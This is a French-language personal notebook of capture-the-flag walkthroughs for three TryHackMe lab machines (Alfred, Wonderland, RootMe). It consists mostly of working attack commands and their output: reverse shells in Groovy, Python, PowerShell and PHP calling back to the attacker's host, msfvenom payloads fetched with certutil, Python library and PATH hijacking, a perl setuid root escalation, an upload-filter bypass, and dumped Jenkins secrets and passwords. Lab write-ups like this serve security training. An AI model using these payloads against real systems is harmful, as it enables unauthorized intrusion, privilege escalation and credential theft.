

Alfred

jeudi 25 septembre 2025 19:34

```
sudo nmap -sVC -p- -Pn 10.10.130.192 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 20:28 CEST
Nmap scan report for 10.10.130.192
Host is up (0.030s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html).
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
|_ ssl-date: 2025-09-25T18:31:00+00:00; -13s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: ALFRED
|   NetBIOS_Domain_Name: ALFRED
|   NetBIOS_Computer_Name: ALFRED
|   DNS_Domain_Name: alfred
|   DNS_Computer_Name: alfred
|   Product_Version: 6.1.7601
|_ System_Time: 2025-09-25T18:30:56+00:00
|_ ssl-cert: Subject: commonName=alfred
|_ Not valid before: 2025-09-24T17:35:22
|_ Not valid after: 2026-03-26T17:35:22
8080/tcp  open  http         Jetty 9.4.z-SNAPSHOT
|_ http-title: Site doesn't have a title (text/html;charset=utf-8).
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -12s, deviation: 0s, median: -13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.37 seconds
```



[Start Machine](#)


In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made changes to it). After which, we'll use an interesting privilege escalation method to get full system access.

Since this is a Windows application, we'll be using Nishang to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the reverse shell scripts.

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

10.10.130.192

[Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#)



RIP Bruce Wayne

Donations to alfred@wayneenterprises.com are greatly appreciated.



Welcome to Jenkins!

Sign in

☐ Keep me signed in

Admin : admin



Welcome to Jenkins!

Sign in

☐ Keep me signed in

- **System Information**
Displays various environmental information to assist trouble-shooting.
- **System Log**
System log captures output from `java.util.logging` output related to Jenkins.
- **Load Statistics**
Check your resource utilization and see if you need more computers for your builds.
- **Jenkins CLI**
Access/manage Jenkins from your shell, or from your script.
- **Script Console**
Executes arbitrary script for administration/trouble-shooting/diagnostics.
- **Manage Nodes**
Add, remove, control and monitor the various nodes that Jenkins runs jobs on.
- **About Jenkins**
See the version and license information.
- **Manage Old Data**
Scrub configuration files to remove remnants from old plugins and earlier versions.
- **Manage Users**
Create/delete/modify users that can log in to this Jenkins
- **Prepare for Shutdown**
Stops executing new builds, so that the system can be eventually shut down safely.



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 |
```

```
String host="10.11.116.117";int port=443;String cmd="cmd.exe";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
pi=p.getInputStream();pe=p.getErrorStream(); si=s.getInputStream();OutputStream
po=p.getOutputStream();so=s.getOutputStream();while(!s.isClosed()){while(pi.available(>0)
so.write(pi.read());while(pe.available(>0)so.write(pe.read());while(si.available(>0)
po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{};p.destroy();s.close();
```



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use Sys

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
le(>0)so.write(pe.read());while(si.available(>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitVa
```

```
(alice@alice)-[~/Bureau/THM/CTF/Alfred]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.130.192] 49314
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins>
```

```
Directory of C:\Program Files (x86)\Jenkins\secrets

10/26/2019  04:38 PM  <DIR>          .
10/26/2019  04:38 PM  <DIR>          ..
10/25/2019  09:55 PM  <DIR>          filepath-filters.d
10/26/2019  04:38 PM          272 hudson.console.AnnotatedLargeText.consoleAnnotator
10/26/2019  04:38 PM          48 hudson.console.ConsoleNote.MAC
10/26/2019  04:38 PM          32 hudson.model.Job.serverCookie
10/25/2019  09:55 PM          34 initialAdminPassword
10/25/2019  09:55 PM          32 jenkins.model.Jenkins.crumbSalt
10/25/2019  09:55 PM          256 master.key
10/25/2019  09:55 PM          272 org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
10/25/2019  09:55 PM           5 slave-to-master-security-kill-switch
10/25/2019  09:55 PM  <DIR>          whitelisted-callables.d
                        8 File(s)          951 bytes
                        4 Dir(s)  20,424,241,152 bytes free

C:\Program Files (x86)\Jenkins\secrets>type initialAdminPassword
type initialAdminPassword
44b934851a1b4275a4b23864b35eb382

C:\Program Files (x86)\Jenkins\secrets>type master.key
type master.key
8f79dbdfea03f2e4403e72d9e16b683028de4ef9e00a448b6ddf2b78258bd0f6c01c6922ffaa0c784038aa59e268fab0d58d10bd40110
4d17d2503887b2ea27c8f55e0813777e3f4043310df3a17cc1267fa48b188a5fdd3f04f90be9da7927594
C:\Program Files (x86)\Jenkins\secrets>
```

Initial admin password :

44b934851a1b4275a4b23864b35eb382

```
(alice@alice)-[~/Bureau/THM/CTF/Alfred]
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.116.117
RT=4545 -f exe > rev.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No arch selected, selecting arch: x86 from the payload
encoder specified, outputting raw payload
load size: 324 bytes
al size of exe file: 73802 bytes

(alice@alice)-[~/Bureau/THM/CTF/Alfred]
python3 -m http.server 80
ving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.130.192 - - [25/Sep/2025 21:18:29] "GET /rev.exe HTTP/1.1" 200 -
10.130.192 - - [25/Sep/2025 21:18:32] "GET /rev.exe HTTP/1.1" 200 -

C:\Users\bruce\Desktop>type user.txt
type user.txt
79007a09481963edf2e1321abd9ae2a0
C:\Users\bruce\Desktop>lwr -uri http://10.11.116.117/rev.exe -outfile rev.exe
lwr -uri http://10.11.116.117/rev.exe -outfile rev.exe
'lwr' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\bruce\Desktop>certutil -split -urlcache -f "http://10.11.116.117/rev.exe"
certutil -split -urlcache -f "http://10.11.116.117/rev.exe"
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.

C:\Users\bruce\Desktop>
```

Je n'arrive pas avoir un bon Shell donc je vais utiliser **Invoke-PowerShellTcp**

```
powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.116.117/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.116.117 -Port 443
```

Wonderland

lundi 29 septembre 2025 23:06

```
(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ gobuster dir -u http://10.10.162.245/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x -k .html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.162.245/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: -k
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/img (Status: 301) [Size: 0] [→ img/]
/poem (Status: 301) [Size: 0] [→ poem/]
/r (Status: 301) [Size: 0] [→ r/]
Progress: 40956 / 40956 (100.00%)

Finished
```

Follow the White Rabbit.

'Curiouser and curiouser!' cried Alice (she was so much surprised, that for the moment she quite forgot



```
(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ steghide extract -sf white_rabbit_1.jpg
Entrez la passphrase:
*criture des données extraites dans "hint.txt".

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ cat hint.txt
follow the r a b b i t

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$
```

Open the door and enter wonderland

"Oh, you're sure to do that," said the Cat, "if you only walk long enough."

Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"

"In that direction," the Cat said, waving its right paw round, "lives a Hatter; and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."



```
1 <!DOCTYPE html>
2
3 <head>
4   <title>Enter wonderland</title>
5   <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9   <h1>Open the door and enter wonderland</h1>
10  <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11  <p>"Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"</p>
12  <p>"In that direction," the Cat said, waving its right paw round, "lives a Hatter; and in that direction," waving
13  the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
14  <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
15  
16
17 </body>
```

alice:HowDothTheLittleCrocodileImproveHisShiningTail

```
CapAmb: 0x0000000000000000=
Parent process capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_s
vice,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc
cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mkn
ke_alarm,cap_block_suspend,cap_audit_read
CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep

Users with capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation#escalati
```

usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Sudoers file: /etc/sudoers.d/alice is readable
alice ALL = (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

```
-bash: ./perl5.26.1: Permission denied
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
alice@wonderland:~$ ls -la
total 44
drwxr-xr-x 6 alice alice 4096 Sep 29 22:19 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 May 25 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25 2020 .bashrc
drwx----- 2 alice alice 4096 May 25 2020 .cache
drwxr-x--- 3 alice alice 4096 Sep 29 22:19 .config
drwx----- 3 alice alice 4096 Sep 29 22:19 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25 2020 .local
-rw-r--r-- 1 alice alice 807 May 25 2020 .profile
-rw----- 1 root root 66 May 25 2020 root.txt
-rw-r--r-- 1 root root 3577 May 25 2020 walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
GNU nano 2.9.3
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.11.116.117",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty;
pty.spawn("sh")
```

.. / python

☆ Star 12,135

Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities

The payloads are compatible with both Python version 2 and 3.

Exploiting the Python Script

Unfortunately, Alice doesn't have the necessary privileges to edit the Python script directly. But with a little research about privilege escalation using a Python script, we quickly come across the idea of library hijacking.

If we examine the `/home/alice/walrus_and_the_carpenter.py` file, we'll notice the very first instruction: `import random`. It is importing the Python library's `random.py` module. But how does Python find the correct file to import? We can answer this question with the following command:

```
python3 -c 'import sys; print(sys.path)'
```

Here, we are asking Python3 to execute the code following the `-c` option. The code imports the system module in order to print `sys.path`, an list of paths where the library modules might be stored.

```
python3 -c 'import sys; print(sys.path)'
```

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python3.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
alice@wonderland:~$
```

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python3.6.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynl
oad', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'
]
alice@wonderland:~$
```

Python searches each one of these paths, left to right, hoping to find the module it needs to import. The result of this command shows us that Python looks in the `''` path first. It doesn't seem very significant, but that's great news: `''` indicates the current directory, the one where the script itself is!

This is our opportunity to create our own `random.py` script in the same directory as `walrus_and_the_carpenter.py` (`/home/alice/`). When it executes, Python will first search for `random.py` in the current directory (`/home/alice`). It will find our own script and will import it right away without looking any further. It will therefore execute our malicious version of `random.py` instead of the Python library module. But what should we put in our script? We have a thousand and one options, including two that we will explore below.

```
alice@wonderland:~$ ls
root.txt walrus_and_the_carpenter.py
alice@wonderland:~$ nano random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
```

Dans le random.py on met :

```
import os
os.system('mkdir -p /home/rabbit/.ssh && cat /home/alice/id_rsa.pub >>
/home/rabbit/.ssh/authorized_keys')
os.system('chmod 700 /home/rabbit/.ssh && chmod 600 /home/rabbit/.ssh/authorized_keys')
print('Exploit successful: ssh key injected.')
```

```
os.system('/bin/bash')
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo python3.6 /home/alice/walrus_and_the_carpenter.py
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py' as root on wonderland.
alice@wonderland:~$ /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ ls
__pycache__ random.py root.txt walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u root /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py' as root on wonderland.
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$ id
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
rabbit@wonderland:~$
```

On doit créer une persistance pour le user `rabbit` pour ensuite transférer un fichier avec scp :

```
AttributeError: module 'random' has no attribute 'choice'
alice@wonderland:~$ cat random.py
import os
os.system('mkdir -p /home/rabbit/.ssh && cat /home/alice/id_rsa.pub >> /home/rabbit/.ssh/authorized_keys')
os.system('chmod 700 /home/rabbit/.ssh && chmod 600 /home/rabbit/.ssh/authorized_keys')
print('Exploit successful: ssh key injected.')
```

```

$ ssh-keygen -t rsa
Generating public/private rsa
key pair.
Enter file in which to save th
e key (/home/alice/.ssh/id_rsa
):
Enter passphrase for "/home/alice/.ssh/id_rsa" (em
pty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/alice/
.ssh/id_rsa
Your public key has been saved in /home/alice/.ssh
/id_rsa.pub
The key fingerprint is:
SHA256:DUVK6rQX0lbhIULJhajSAjYhe8+tC1Tx5qXYBdTFrk
alice@alice
The key's randomart image is:
+--[RSA 3072]--+
| o.+... o@+E+. |
|. o .. . O.*.. |
|. . . B.= . |
|. . ooB o |
|. . .Soo |
|. o + +. |
|. o = * . |
|. * + o |
|. + . |
+--[SHA256]--+

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ mv /home/alice/.ssh/id_rsa ~/Bureau/THM/CTF/Wonderland

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ mv /home/alice/.ssh/id_rsa.pub ~/Bureau/THM/CTF/Wonderland

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ scp id_rsa.pub alice@10.10.11.241:id_rsa.pub
^C

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ scp id_rsa.pub alice@10.10.11.170:id_rsa.pub
ssh: Could not resolve hostname 10.10.11.170: Name or service not known
scp: Connection closed

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$ scp id_rsa.pub alice@10.10.11.170:id_rsa.pub
alice@10.10.11.170's password:
id_rsa.pub 100% 565 23.7KB/s 00:00

(alice@alice)-[~/Bureau/THM/CTF/Wonderland]
$

```

```

-----END RSA PRIVATE KEY-----
alice@wonderland:~/.ssh$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Exploit successful: ssh key injected.
Traceback (most recent call last):
  File "/home/alice/walrus_and_the_carpenter.py", line 129, in <module>
    line = random.choice(poem.split("\n"))
AttributeError: module 'random' has no attribute 'choice'
Error in sys.excepthook:
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/apport_python_hook.py", line 63, in apport_excepthook
    from apport.fileutils import likely_packaged, get_recent_crashes
  File "/usr/lib/python3/dist-packages/apport/__init__.py", line 5, in <module>
    from apport.report import Report
  File "/usr/lib/python3/dist-packages/apport/report.py", line 12, in <module>
    import subprocess, tempfile, os.path, re, pwd, grp, os, time, io
  File "/usr/lib/python3.6/tempfile.py", line 184, in <module>
    from random import Random as _Random
ImportError: cannot import name 'Random'

Original exception was:
Traceback (most recent call last):
  File "/home/alice/walrus_and_the_carpenter.py", line 129, in <module>
    line = random.choice(poem.split("\n"))
AttributeError: module 'random' has no attribute 'choice'
alice@wonderland:~/.ssh$

```

On a un executable en elf donc on l'ouvre avec ghidra.

On convertie le code en asm en c pour mieux le lire. Et on voit la fonction main :

```

1
2 void main(void)
3
4 {
5     setuid(0x3eb);
6     setgid(0x3eb);
7     puts("Welcome to the tea party!\nThe Mad Hatter will be here soon.");
8     system("/bin/echo -n 'Probably by ' && date --date='next hour' -R");
9     puts("Ask very nicely, and I will give you some tea while you wait for him");
10    getchar();
11    puts("Segmentation fault (core dumped)");
12    return;
13}
14

```

Les premières lignes donne le droits du programme en 1003 ce qui correspond au user Hatter. Donc quand le programme est exécuté, il s'exécute en tant que Hatter.

On remarque aussi que pour lancer la commande date, le programme ne prend pas le chemin absolue cad /bin/date.

Donc ça veut dire que le programme va chercher dans le PATH pour savoir dans quel dossier le programme date pourrait être.

Donc ce qu'on peut faire c'est créer notre propre programme date et mettre un shell dedans.

```

rabbit@wonderland:~$ ls
teaParty
rabbit@wonderland:~$ nano date.sh
rabbit@wonderland:~$ nano date
rabbit@wonderland:~$ mv date ../tmp/
mv: cannot move 'date' to '../tmp/': Not a directory
rabbit@wonderland:~$ pwd
/home/rabbit
rabbit@wonderland:~$ cd ..
rabbit@wonderland:/home$ cd ..
rabbit@wonderland:/ $ ls
bin  dev  initrd.img  lib64  mnt  root  srv  tmp  vmlinuz
boot  etc  initrd.img.old  lost+found  opt  run  swap.img  usr  vmlinuz.old
cdrom  home  lib  media  proc  sbin  sys  var
rabbit@wonderland:/ $ cd tmp
rabbit@wonderland:/tmp$ mv /home/rabbit/date /tmp/
rabbit@wonderland:/tmp$ ls
date
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-resolved.service-j6HPwA
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-timesyncd.service-xSWF6a
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ ls
date
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-resolved.service-j6HPwA
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-timesyncd.service-xSWF6a
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo $path
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
rabbit@wonderland:/tmp$

```

```

es
rabbit@wonderland:/tmp$ cat date
#!/bin/bash

/bin/bash

rabbit@wonderland:/tmp$

```

```

rabbit@wonderland:~$ ls
teaParty
rabbit@wonderland:~$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:~$ whoami
hatter
hatter@wonderland:~$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:~$

```

Et hop on est le hatter.

Hatter : WhyIsARavenLikeAWritingDesk?

On se connecte en ssh :

```

(alice@alice)-[~/Bureau/THM]
$ ssh hatter@10.10.21.7
hatter@10.10.21.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Sep 30 12:44:37 UTC 2025

System load:  0.0           Processes:      99
Usage of /:   18.9% of 19.56GB   Users logged in:  1
Memory usage: 15%           IP address for ens5: 10.10.21.7
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
nnection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$ who

```

On peut devenir root en utilisant le capabilités avec perl qu'on a vu tout à l'heure avec linpeas :

```

hatter@wonderland:/tmp$ /usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:/tmp# whami

Command 'whami' not found, did you mean:
  command 'whoami' from deb coreutils

Try: apt install <deb name>

root@wonderland:/tmp# whoami
root
root@wonderland:/tmp#

```

Root.txt:

```
root@wonderland:/home# cd alice
root@wonderland:/home/alice# ls
id_rsa.pub  random.py  root.txt  walrus_and_the_carpenter.py
root@wonderland:/home/alice# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
root@wonderland:/home/alice# cd ..
root@wonderland:/home# cd
```

User.txt

Rootme

samedi 4 octobre 2025 20:48

```
sudo nmap -sVC -p- -Pn 10.10.246.170 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 20:42 CEST
Nmap scan report for 10.10.246.170
Host is up (0.10s latency).
Not shown: 65500 closed tcp ports (reset), 33 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 87:17:15:73:be:05:54:ea:d1:52:f9:24:f0:7a:d7:c5 (RSA)
|   256 0d:83:14:61:67:be:24:56:d2:79:ae:25:18:21:6d:4c (ECDSA)
|_  256 a5:7b:3f:da:3b:90:4c:e6:df:4e:6d:8c:cb:07:ee:ae (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|_    PHPSESSID:
|_    httponly flag not set
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 53.67 seconds
```

root@rootme:~#

Can you root me?

```
—(alice@alice)~[~/Bureau/THM]
$ gobuster dir -u http://10.10.246.170 -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x -k .html

gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

+ ] Url: http://10.10.246.170
+ ] Method: GET
+ ] Threads: 10
+ ] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
+ ] Negative Status codes: 404
+ ] User Agent: gobuster/3.8
+ ] Extensions: -k
+ ] Timeout: 10s

starting gobuster in directory enumeration mode

.htpasswd.-k (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htaccess.-k (Status: 403) [Size: 278]
css (Status: 301) [Size: 312] [→ http://10.10.246.170/css/]
js (Status: 301) [Size: 311] [→ http://10.10.246.170/js/]
panel (Status: 301) [Size: 314] [→ http://10.10.246.170/panel/]
server-status (Status: 403) [Size: 278]
uploads (Status: 301) [Size: 316] [→ http://10.10.246.170/uploads/]
Progress: 40956 / 40956 (100.00%)

finished
```

Select a file to upload:

Select a file to upload:

No file selected.

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	

Apache/2.4.41 (Ubuntu) Server at 10.10.246.170 Port 80

Select a file to upload:

rev.php

Select a file to upload:

No file selected.

PHP não é permitido!

On change le .php en .php7 :

Request

PrettyRawHex

```
1 POST /panel/ HTTP/1.1
2 Host: 10.10.246.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
8 boundary=-----142517300716126060021904544987
9 Content-Length: 9765
10 Origin: http://10.10.246.170
11 Connection: keep-alive
12 Referer: http://10.10.246.170/panel/
13 Cookie: PHPSESSID=aololbv83i9k2q0u67nbki2lv6
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16 -----142517300716126060021904544987
17 Content-Disposition: form-data; name="fileUpload"; filename="rev.php7"
18 Content-Type: application/octet-stream
19
20 <?php
21 // Copyright (c) 2020 Ivan Šincek
22 // v2.6
23 // Requires PHP v5.0.0 or greater.
24 // Works on Linux OS, macOS, and Windows OS.
25 // See the original script at https://github.com/pentestmonkey/php-reverse-shell.
26 class Shell {
27     private $addr = null;
28     private $port = null;
29     private $os = null;
30     private $shell = null;
31     private $descriptorspec = array(
32         0 => array('pipe', 'r'), // shell can read from STDIN
33         1 => array('pipe', 'w'), // shell can write to STDOUT
34         2 => array('pipe', 'w') // shell can write to STDERR
35     );
36     private $buffer = 1024; // read/write buffer size
37     private $cflen = 0; // command length
38     private $error = false; // stream read/write error
39     private $fdump = true; // script's dump
40 }
```

Response

PrettyRawHexRender



```
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 826
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
